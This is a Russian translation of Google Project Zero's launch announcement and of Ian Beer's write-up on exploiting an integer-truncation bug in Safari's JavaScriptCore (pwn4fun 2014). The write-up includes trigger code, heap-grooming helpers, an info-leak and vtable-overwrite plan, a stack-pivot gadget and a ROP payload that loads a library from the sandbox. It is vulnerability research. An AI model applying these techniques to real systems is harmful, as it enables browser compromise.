Google Project Zero (RU) - Часть 1

Перевод на русский язык статей блога Google Project Zero (часть 1). Project Zero — команда исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня.

Больше материалов в телеграм канале @grogrigs

Объявляем о запуске Project Zero

Автор: Крис Эванс, руководитель исследователей

Безопасность — один из главных приоритетов Google. Мы вложили значительные средства в защиту наших продуктов, в том числе включили по умолчанию надёжное SSL-шифрование для Поиска, Gmail и Диска, а также шифрование данных, передаваемых между нашими центрами обработки данных. Помимо защиты собственных продуктов, заинтересованные сотрудники Google посвящают часть своего времени исследованиям, которые делают Интернет безопаснее. Благодаря этой работе были обнаружены такие ошибки, как Heartbleed.

Успех этих исследований, которыми сотрудники занимались в свободное от основной работы время, побудил нас создать новую, хорошо укомплектованную команду под названием Project Zero.

Вы должны иметь возможность пользоваться Интернетом, не опасаясь, что преступник или действующий в интересах государства злоумышленник воспользуется ошибками в программах, чтобы заразить ваш компьютер, похитить конфиденциальные сведения или следить за вашими коммуникациями. Однако в сложных атаках мы видим применение уязвимостей «нулевого дня», направленных, например, против правозащитников или используемых для промышленного шпионажа. Это необходимо остановить. Мы считаем, что для решения этой проблемы можно сделать больше.

Project Zero — наш вклад, призванный сдвинуть дело с мёртвой точки. Наша цель — значительно сократить число людей, страдающих от целевых атак. Мы нанимаем лучших специалистов по безопасности с практическим складом ума, которые будут посвящать всё своё рабочее время повышению безопасности в Интернете.

Мы не устанавливаем для проекта жёстких рамок и будем работать над повышением безопасности *любого* программного обеспечения, от которого зависит большое количество людей, уделяя особое внимание методам, целям и мотивам злоумышленников. Мы будем применять стандартные подходы, например массовый поиск уязвимостей и информирование о них. Кроме того, мы займёмся новыми исследованиями средств защиты, эксплуатации уязвимостей, анализа программ — и любых других направлений, которые наши исследователи сочтут достойными вложения сил.

Мы обязуемся работать открыто. Каждая обнаруженная нами ошибка будет зарегистрирована во внешней базе данных. Мы будем сообщать об ошибках только разработчику соответствующего программного обеспечения — и никаким третьим лицам. Когда отчёт об ошибке станет общедоступным (обычно после выпуска исправления), вы сможете отслеживать, сколько времени потребовалось разработчику на устранение проблемы, знакомиться с обсуждением возможности её эксплуатации, а также просматривать исторические эксплойты и трассировки сбоев. Мы также обязуемся отправлять отчёты разработчикам практически сразу после обнаружения ошибок и сотрудничать с ними, чтобы исправления дошли до пользователей в разумные сроки.

Мы набираем сотрудников. Мы убеждены, что большинство исследователей безопасности занимаются своим делом потому, что любят его. Наше новое предложение — возможность открыто и без отвлекающих факторов заниматься любимой работой. Мы также будем искать способы привлечь более широкое сообщество, например расширяя наши популярные программы вознаграждений и публикуя гостевые статьи. Обо всём особенно интересном, что нам удастся обнаружить, мы будем рассказывать в этом блоге, на который, надеемся, вы подпишетесь.

pwn4fun, весна 2014 года — Safari, часть I

Автор: Ian Beer

В марте этого года я участвовал в хакерском конкурсе pwn4fun на CanSecWest, выбрав целью Safari на совершенно новом MacBook Air. В этой первой публикации я подробно расскажу, как добился выполнения кода внутри песочницы процесса отрисовки Safari с помощью ошибки в его движке JavaScript — JavaScriptCore. Во второй части я объясню, как вышел из песочницы в ядро и полностью скомпрометировал целевую систему.

Поиск ошибок

Изучение старых ошибок — отличный способ быстро найти новые. Иногда первопричина ошибки оказывается менее очевидной, чем кажется, и исправление устраняет лишь симптом, а не саму ошибку. Иногда существуют другие варианты ошибки, не охваченные исправлением. А иногда исправление просто вносит новые ошибки, особенно если код сложен.

В этом случае я выбрал целью ошибку, которую неправильно исправил набор изменений WebKit 145594, предназначенный для устранения ошибки WebKit 112093. Ошибки безопасности WebKit редко открывают для публики, поэтому исходный отчёт мы увидеть не можем — только исправление:

```
Index: trunk/Source/JavaScriptCore/runtime/JSStringJoiner.h
===================================================================
--- a/trunk/Source/JavaScriptCore/runtime/JSStringJoiner.h
+++ b/trunk/Source/JavaScriptCore/runtime/JSStringJoiner.h
@@ -47,5 +47,5 @@
     Vector<String> m_strings;
-    unsigned m_cumulatedStringsLength;
+    Checked<unsigned, RecordOverflow> m_accumulatedStringsLength;
     bool m_isValid;
     bool m_is8Bits;

Index: trunk/Source/JavaScriptCore/runtime/JSStringJoiner.cpp
===================================================================
--- a/trunk/Source/JavaScriptCore/runtime/JSStringJoiner.cpp
+++ b/trunk/Source/JavaScriptCore/runtime/JSStringJoiner.cpp
@@ -103,10 +103,14 @@
     return jsEmptyString(exec);

-    size_t separatorLength = m_separator.length();
+    Checked<size_t, RecordOverflow> separatorLength = m_separator.length();
     // FIXME: add special cases of joinStrings() for (separatorLength == 0)
     // and (separatorLength == 1).
     ASSERT(m_strings.size() > 0);
-    size_t totalSeparactorsLength = separatorLength * (m_strings.size() - 1);
-    size_t outputStringSize = totalSeparactorsLength + m_cumulatedStringsLength;
+    Checked<size_t, RecordOverflow> totalSeparactorsLength =
+        separatorLength * (m_strings.size() - 1);
+    Checked<size_t, RecordOverflow> outputStringSize =
+        totalSeparactorsLength + m_accumulatedStringsLength;
+
+    size_t finalSize;
+    if (outputStringSize.safeGet(finalSize) == CheckedState::DidOverflow)
+        return throwOutOfMemoryError(exec);
```

Это исправление пытается устранить несколько ошибок целочисленного переполнения в классе `JSStringJoiner`, заменяя обычные целочисленные типы шаблоном `Checked<>`. Этот шаблон скрывает неудобные детали проверки целочисленного переполнения и упрощает написание безопасного кода. Если метод `safeGet()` возвращает `CheckedState::DidOverflow`, вычисленное

значение (outputStringSize) отбрасывается и создаётся JavaScript-исключение о нехватке памяти.

Поиск по исходному коду JavaScriptCore показывает, что JSStringJoiner используется в трёх местах: arrayProtoFuncToString, arrayProtoFuncToLocaleString и arrayProtoFuncJoin — все они находятся в ArrayPrototype.cpp. Названия функций вполне понятны: эти три функции реализуют методы toString, toLocaleString и join прототипа JavaScript-объекта Array.

Из документации MDN по объекту Array видно, что эти три функции очень похожи. Все они возвращают строковое представление массива, лишь немного различаясь форматированием:

• Array.prototype.toString вызывает метод toString() для каждого элемента массива и соединяет все полученные строки запятыми.
• Array.prototype.toLocaleString делает то же самое, но для каждого элемента вызывает toLocaleString().
• Array.prototype.join вызывает toString() для каждого элемента и также позволяет задать собственную строку-разделитель вместо обязательного использования ",".

Ниже приведена реализация arrayProtoFuncJoin, сокращённая так, чтобы показать только взаимодействия с JSStringJoiner:

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncJoin(ExecState* exec)
{
    [...]

    String separator;
    if (!exec->argument(0).isUndefined())
        separator = exec->argument(0).toWTFString(exec);
    if (separator.isNull())
        separator = String(",", String::ConstructFromLiteral);

    JSStringJoiner stringJoiner(separator, length);

    [...]
    unsigned k = 0;
    for (; k < length; k++) {
        JSValue element = thisObj->get(exec, k);
        if (!element.isUndefinedOrNull())
            stringJoiner.append(element.toWTFStringInline(exec));
    }

    return JSValue::encode(stringJoiner.join(exec));
}
```

Если JavaScript-функции передан аргумент, он преобразуется в строку и присваивается переменной separator. В противном случае переменной separator присваивается строка с запятой. В стеке создаётся JSStringJoiner с разделителем и длиной массива. Каждый элемент массива преобразуется в строку и передаётся в JSStringJoiner::append, а затем join возвращает итоговую строку.

При взгляде на реализацию JSStringJoiner::append становится понятно, в чём состояла одна из исправленных ошибок:

```
inline void JSStringJoiner::append(const String& str)
{
    [...]
    m_strings.append(str);
    if (!str.isNull()) {
        m_accumulatedStringsLength += str.length();
        m_is8Bits = m_is8Bits && str.is8Bit();
    }
}
```

Поскольку раньше m_accumulatedStringsLength имела тип unsigned int, её можно было легко переполнить, создав массив со множеством ссылок на длинную строку и вызвав join:

```
var long_string = "A";
for (var i = 0; i < 16; i++) {
    long_string = long_string + long_string;
}

// long_string is now "A" * 0x10000
arr = [];
for (var i = 0; i < 0x10001; i++) {
    arr.push(long_string);
}
arr.join();
```

Здесь мы создаём long_string длиной 0x10000, а затем 0x10001 раз добавляем ссылку на неё в массив arr. Это не создаёт 0x10001 копий long_string: каждый элемент представляет собой лишь ссылку на неё.

Когда мы вызываем join для arr, исполняется показанный выше нативный код, который в итоге вызывает JSStringJoiner::append 0x10001 раз. При 0x10000-м вызове append значение m_accumulatedStringsLength будет равно 0xffff0000, поэтому следующая строка:

```
m_accumulatedStringsLength += str.length();
```

соответствует:

```
m_accumulatedStringsLength = 0xffff0000 + 0x10000
```

Результат равен 0x100000000, или 2^32, что выходит за пределы диапазона unsigned int. Происходит целочисленное переполнение, после которого m_accumulatedStringsLength становится равной 0, поскольку старшие биты за пределами 32-разрядного диапазона отбрасываются.

После добавления последней, 0x10001-й строки m_accumulatedStringsLength снова становится равной 0x10000. Теперь, вероятно, произойдёт что-нибудь плохое. Ошибку исправили, изменив тип на Checked<unsigned, RecordOverflow>, благодаря чему переполнение обнаруживается и все последующие вызовы safeGet завершаются неудачно.

LP64

Safari в OS X является 64-разрядным процессом, а OS X использует модель типов LP64: size_t имеет размер 64 бита, тогда как int и unsigned int — 32 бита. Помня об этом, снова посмотрим на новые проверки переполнения в JSStringJoiner::join:

```
Checked<size_t, RecordOverflow> separatorLength = m_separator.length();
Checked<size_t, RecordOverflow> totalSeparactorsLength =
    separatorLength * (m_strings.size() - 1);
Checked<size_t, RecordOverflow> outputStringSize =
    totalSeparactorsLength + m_accumulatedStringsLength;

size_t finalSize;
if (outputStringSize.safeGet(finalSize) == CheckedState::DidOverflow)
    return throwOutOfMemoryError(exec);
```

Состояние, которое хранит Checked<RecordOverflow>, транзитивно. Если значение Checked<>, в котором произошло переполнение, используется для вычисления другого значения Checked<>, состояние переполнения копируется. Поэтому при переполнении m_accumulatedStringsLength значение outputStringSize также считается переполненным, даже если при его собственном сложении переполнения не произошло.

`m_separator` — это разделитель, переданный в `Array.prototype.join`, либо `","`, если он не был указан. Код вычисляет длину результата, умножая длину разделителя на длину массива минус один, а затем прибавляя `m_accumulatedStringsLength`. Эти вычисления явно подвержены целочисленному переполнению, поэтому исправление и здесь использовало `Checked<RecordOverflow>`.

Однако есть одно различие: тип `m_accumulatedStringsLength` стал `Checked<unsigned, RecordOverflow>`, а типом трёх переменных выше стал `Checked<size_t, RecordOverflow>`. Если мы дойдём до этого кода, не переполнив `m_accumulatedStringsLength`, эти переменные обнаружат только переполнения за пределами диапазона 64-разрядного `size_t`.

Передав длинный разделитель в `Array.prototype.join` и одновременно проследив, чтобы суммарная длина строк массива не переполнила unsigned int, можно заставить `finalSize` выйти за диапазон unsigned int без срабатывания проверки переполнения. Далее `finalSize` сразу передаётся в `joinStrings`:

```
outputStringImpl = joinStrings<LChar>(m_strings, m_separator, finalSize);
```

Её прототип:

```
template<typename CharacterType>
static inline PassRefPtr<StringImpl> joinStrings(
    const Vector<String>& strings,
    const String& separator,
    unsigned outputLength)
```

Третий параметр имеет тип unsigned int, поэтому `finalSize` усекается с 64 до 32 бит. Вот тело `JSStringJoiner::joinStrings`:

```
CharacterType* data;
RefPtr<StringImpl> outputStringImpl =
    StringImpl::tryCreateUninitialized(outputLength, data);
if (!outputStringImpl)
    return PassRefPtr<StringImpl>();

const String firstString = strings.first();
appendStringToData(data, firstString);

for (size_t i = 1; i < strings.size(); ++i) {
    appendStringToData(data, separator);
    appendStringToData(data, strings[i]);
}
```

`StringImpl::tryCreateUninitialized` выделяет буфер, достаточно большой для заголовка `StringImpl` и следующих за ним `outputLength` символов, возвращая в `data` указатель на буфер символов. `appendStringToData` — это простая функция, подобная `memcpy`, которая копирует символы в этот буфер.

Вызвав целочисленное усечение, мы можем сделать `outputLength` меньше фактического объёма строк, копируемых `appendStringToData`, что приведёт к записи за пределами выделенной строки. Минимальный объём данных, записываемых за границами, превышает четыре гигабайта: для усечения общая длина должна составлять не менее 2^32, а его результатом становится вычитание как минимум 2^32 из длины, переданной `tryCreateUninitialized`.

Эксплуатация неограниченного копирования

Возможно, самый известный эксплойт с неограниченным копированием — отрицательный memcpy в Apache на BSD. Он эксплуатировал неограниченный `memcpy` в стек, перезаписывая хранящуюся там оставшуюся длину копирования благодаря особенности реализации BSD. Недавно я также

сообщил о целочисленном переполнении в Python, для которого потребовался похожий приём.

Эксплуатацию этой ошибки JavaScriptCore делает возможным одно принципиальное наблюдение: общий объём копирования основан на значениях, считываемых из кучи во время самого копирования, а ошибка позволяет повредить эту кучу.

Чтобы ограничить цикл копирования и превратить его в управляемое переполнение буфера кучи, необходимо очень точно подготовить кучу. Нужно повредить все участвующие в копировании строки, обрезав их, и одновременно повредить какой-нибудь объект, полезный для выполнения кода.

Здесь стоит пояснить типы строк, упоминавшиеся до сих пор:

• `JSC::JSString` — строковый объект, которым манипулирует JavaScript. Такие объекты управляются сборщиком мусора и находятся в GC-куче JavaScriptCore, а не в основной куче процесса. `JSString` не содержит символьных данных, но имеет член `WTF::String`.
• `WTF::String` — основной строковый тип WebKit. Он тоже не содержит символьных данных; его единственный член — подсчитываемый по ссылкам указатель на `WTF::StringImpl`.
• `WTF::StringImpl` — базовый строковый тип, на котором построены оба предыдущих. Он хранит длину строки непосредственно в объекте, поэтому с помощью переполнения легко установить `m_length` в ноль.

```
class StringImpl {
    unsigned m_refCount;
    unsigned m_length;
    union {
        const LChar* m_data8;
        const UChar* m_data16;
    };
    union {
        void* m_buffer;
        StringImpl* m_substringBuffer;
        mutable UChar* m_copyData16;
    };
    mutable unsigned m_hashAndFlags;
};
```

Символьные данные `StringImpl` хранятся непосредственно после этого заголовка. Кроме того, строки JavaScript не имеют ограничений на байтовые значения: строка может содержать нулевые байты, поэтому поля можно перезаписывать нулями.


Куча

Строки в JavaScriptCore выделяются с помощью `fastMalloc`, который фактически является tcmalloc. Презентация Sean Heelan и Agustin Gianni содержит хороший обзор эксплуатации tcmalloc; кроме того, исходный код tcmalloc довольно легко читается.

Для эксплуатации переполнения кучи важны два основных свойства tcmalloc:

• Если принудительно выполнить достаточно много выделений одинакового размера, последующие выделения такого размера можно сделать смежными в памяти. Каждое новое выделение будет находиться по меньшему адресу, пока после некоторого количества адреса снова не перескочат вверх.
• Списки свободных блоков работают по принципу «последним пришёл — первым вышел». Если объект освободить, следующее выделение того же размера, скорее всего, займёт его прежний адрес.

Это упрощённое объяснение, но для данного эксплойта его достаточно. Мы хотим воспользоваться этими свойствами, чтобы подготовить следующую раскладку кучи. Дополнительные сведения приведены в исследовании Alex Sotirov Heap Feng Shui.




Буфер недостаточного размера выделяется `joinStrings` для всех копируемых строк. Сразу после него мы хотим разместить строки, использованные при построении массива, чтобы их поля длины можно было перезаписать нулями, а затем — целевой объект, полезный для выполнения кода.

Утечка полезных адресов

Моя общая стратегия состоит в том, чтобы дважды вызвать ошибку: сначала создать утечку информации для обхода ASLR, а затем перезаписать указатель на таблицу виртуальных функций и переключиться на ROP-стек.

В презентации Fermin Serna **2012-blackhat-info-leak-era.pdf** (файл в files/2012-blackhat-info-leak-era.pdf) рассматриваются распространённые способы превращения разных классов ошибок в утечки информации, включая перезапись длины строки для чтения за её границами. В `StringImpl` длина предшествует указателю на встроенные данные. Если подготовить кучу так, чтобы перезаписана была только длина, JavaScript сможет читать за концом строки:



Раскладка слева состоит из пяти объектов. Сначала идёт буфер недостаточного размера из `joinStrings`, в который без дополнительных мер было бы скопировано более 4 Гбайт. Далее расположены две строки, составляющие почти всё содержимое массива; мы обрезаем их, устанавливая длину в ноль. Две строки нужны для точного управления целочисленным усечением: используя длины, различающиеся на один символ, можно выбирать размеры выделения и перезаписи, изменяя количество копий каждой строки.

Затем идёт `StringImpl`, длину которого мы перезаписываем для утечки информации, а после него — `HTMLLinkElement`, таблицу виртуальных функций которого хотим прочитать.

Строка справа на схеме — первый элемент массива и, если подготовка кучи удалась, единственная строка, фактически копируемая в буфер недостаточного размера. Она полностью перезаписывает исходную строку и строку-разделитель, устанавливая их длины в ноль, а длину строки утечки — в `0xffffffff`. Её расположение в куче не имеет значения.

Примитивы выделения и освобождения

Благодаря поведению tcmalloc выстроить выделения просто: нужно выделять их одно за другим в обратном порядке, и с высокой вероятностью они окажутся смежными.

Нам нужен доступный из JavaScript примитив `malloc`. Для этого подходят строки JavaScript, поскольку они оборачивают `StringImpl`, однако JavaScriptCore оптимизирует конкатенацию строк: оператор `+` создаёт `JSRopeString` с указателями на левую и правую части вместо немедленного создания новой плоской строки.

Строки-rope не дают выделений управляемого размера. Однако `JSRopeString::resolveRope` превращает rope в плоскую строку, выделяя новый `StringImpl` и копируя в него все части. Обращение к первому символу запускает эту операцию, что позволяет реализовать простую функцию `alloc()`:

```
/* helper function to build strings which have a power-of-two length */
function pow2str(p, b) {
    var str = String.fromCharCode(b);
    for (; p; p--) {
        str += str;
    }
    return str;
}

/* build a string of any length
 * note the actual malloc'ed size will include the StringImpl header size */
function alloc(n, b) {
    var res = '';
    for (var i = 0; i < 32; i++) {
        if (n & 0x1)
            res += pow2str(i, b);
        n >>= 1;
    }
    /* this will flatten the rope and actually make the allocation */
    res[0];
    return res;
}
```

Первые четыре объекта для подготовки кучи можно выделить быстро, один за другим: `HTMLLinkElement` и три строки. Однако буфер недостаточного размера выделяется только после того, как мы построим и объединим массив из нескольких миллионов элементов. Это создаёт в куче достаточно активности, чтобы с большой вероятностью вмешалось постороннее выделение целевого размера.

Примитив освобождения позволяет зарезервировать нужное место заполнителем, построить массив, а затем освободить заполнитель непосредственно перед вызовом ошибки. Поскольку списки свободных блоков tcmalloc работают по принципу LIFO, после этого буфер недостаточного размера с гораздо большей вероятностью займёт нужное место.

Один из вариантов — удалить все ссылки на строку JavaScript и принудительно запустить сборку мусора, освободив её `StringImpl`. Однако в JavaScript нет API для принудительного запуска сборщика мусора, поэтому для этого требуется множество создающих шум выделений, а определить момент сборки трудно. Предпочтителен прямой управляемый примитив выделения и освобождения. Его предоставляет тот же `JSStringJoiner`.

Его конструктор создаёт вектор `m_strings` и резервирует рассчитанную ёмкость:

```
inline JSStringJoiner::JSStringJoiner(
    const String& separator, size_t stringCount)
    : m_separator(separator)
    , m_isValid(true)
    , m_is8Bits(m_separator.is8Bit())
{
    ASSERT(!m_separator.isNull());
    m_isValid = m_strings.tryReserveCapacity(stringCount);
}
```

`stringCount` полностью контролируется, а резервное хранилище вектора выделяется в куче. В `arrayProtoFuncJoin` объект `JSStringJoiner` находится в стеке, поэтому после объединения массива и выхода из области видимости `m_strings` уничтожается, а выделенная память освобождается.

Нам достаточно выполнить произвольный JavaScript во время работы join. Для этого можно назначить функцию `toString` элементу массива:

```
function doNoisyThing() { ... }

var arr = [];
arr.push({toString: doNoisyThing});
for (var i = 1; i < 0x1a0 / 8; i++) {
    arr.push("");
}
```

После этого `doNoisyThing()` может выполнять любые необходимые выделения. Вызов `join` для `arr` выделяет `0x1a0` байт, косвенно вызывает `doNoisyThing()` через `toString`, а затем освобождает выделенный блок. После следующего фрагмента `c`, `b` и `a`, скорее всего, окажутся смежными независимо от действий `doNoisyThing`:

```
var a = alloc(0x1a0 - 0x20, 'A');
var b = alloc(0x1a0 - 0x20, 'B');
arr.join(); // will call doNoisyThing
var c = document.createElement("HTMLLinkElement"); // 0x1a0 bytes
```

Утечка полезных данных

Теперь можно подготовить кучу и вызвать переполнение, чтобы снять ограничение с длины строки утечки. `HTMLLinkElement` особенно полезен, поскольку раскрывает как адрес загрузки WebCore, так и адреса произвольных строк.

Утечка базового адреса WebCore

Адрес загрузки библиотеки WebCore можно вычислить, прочитав указатель на таблицу виртуальных функций `HTMLLinkElement` и вычтя известное смещение этой таблицы в библиотеке.

Утечка адреса произвольной строки JavaScript


`HTMLLinkElement` имеет два члена типа `String`: `m_type` и `m_media`. Его функция `parseAttribute` позволяет JavaScript управлять `m_type`:

```
void HTMLLinkElement::parseAttribute(
    const QualifiedName& name, const AtomicString& value)
{
    [...]
    } else if (name == typeAttr) {
        m_type = value;
    [...]
}
```

Установив атрибут `type` подготовленного объекта в строку JavaScript и прочитав `m_type` через неограниченную строку утечки, мы находим адрес лежащих в её основе символьных данных. Мы сохраняем ссылки на эти строки, чтобы сборщик мусора их не освободил.

Выполнение кода

Для выполнения кода используется похожая подготовка кучи, но строка утечки больше не нужна:



Мы строим поддельную таблицу виртуальных функций в виде строки JavaScript и с помощью техники утечки строк находим её адрес. Затем вызываем переполнение и заменяем указатель на таблицу виртуальных функций `HTMLLinkElement` управляемым адресом. Во время частых сборок мусора процесс отрисовки вызывает виртуальный метод `eventTargetData` повреждённого объекта. Указатель на эту функцию находится по смещению `0x60` в таблице виртуальных функций, поэтому вызывается значение по этому смещению в нашей поддельной строке-таблице:

```
call [rax + 0x60]
```

Здесь `rax` указывает на поддельную таблицу виртуальных функций. По смещению `0x1f6235` в WebCore находится следующая последовательность, которая переключает стек на `rax`:

```
push rax
pop rsp
pop rbp
ret
```

При её выполнении указатель стека устанавливается на строку с поддельной таблицей виртуальных функций. При тщательном построении одна и та же строка может служить одновременно поддельной таблицей виртуальных функций и ROP-стеком.

Полезная нагрузка ROP

На этом этапе мы получили выполнение нативного кода. Последний шаг первой части — загрузить и выполнить вторичную полезную нагрузку. Я использую простой ROP-стек, который записывает динамическую библиотеку на диск и вызывает `dlopen`, благодаря чему основную полезную нагрузку можно написать на C. Подробности этого стека приведены в полном эксплойте.

Песочницу мы рассмотрим в следующей публикации, а пока достаточно следующего правила из определения песочницы веб-процесса:

```
(allow file-read* file-write* (home-subpath "/Library/Keychains"))
```

Оно разрешает произвольное чтение и запись файлов в каталоге пользователя `~/Library/Keychains` из песочницы процесса отрисовки Safari. ROP-стек открывает там файл, записывает динамическую библиотеку и вызывает `dlopen` для её загрузки.

Пока эта библиотека полезной нагрузки выглядит так:

```
#include <SpeechSynthesis/SpeechSynthesis.h>

__attribute__((constructor))
static void init(void) {
    SpeakString("\x06pwned!");
}
```

Во второй части мы заменим её эксплойтом ядра, который выходит из песочницы.

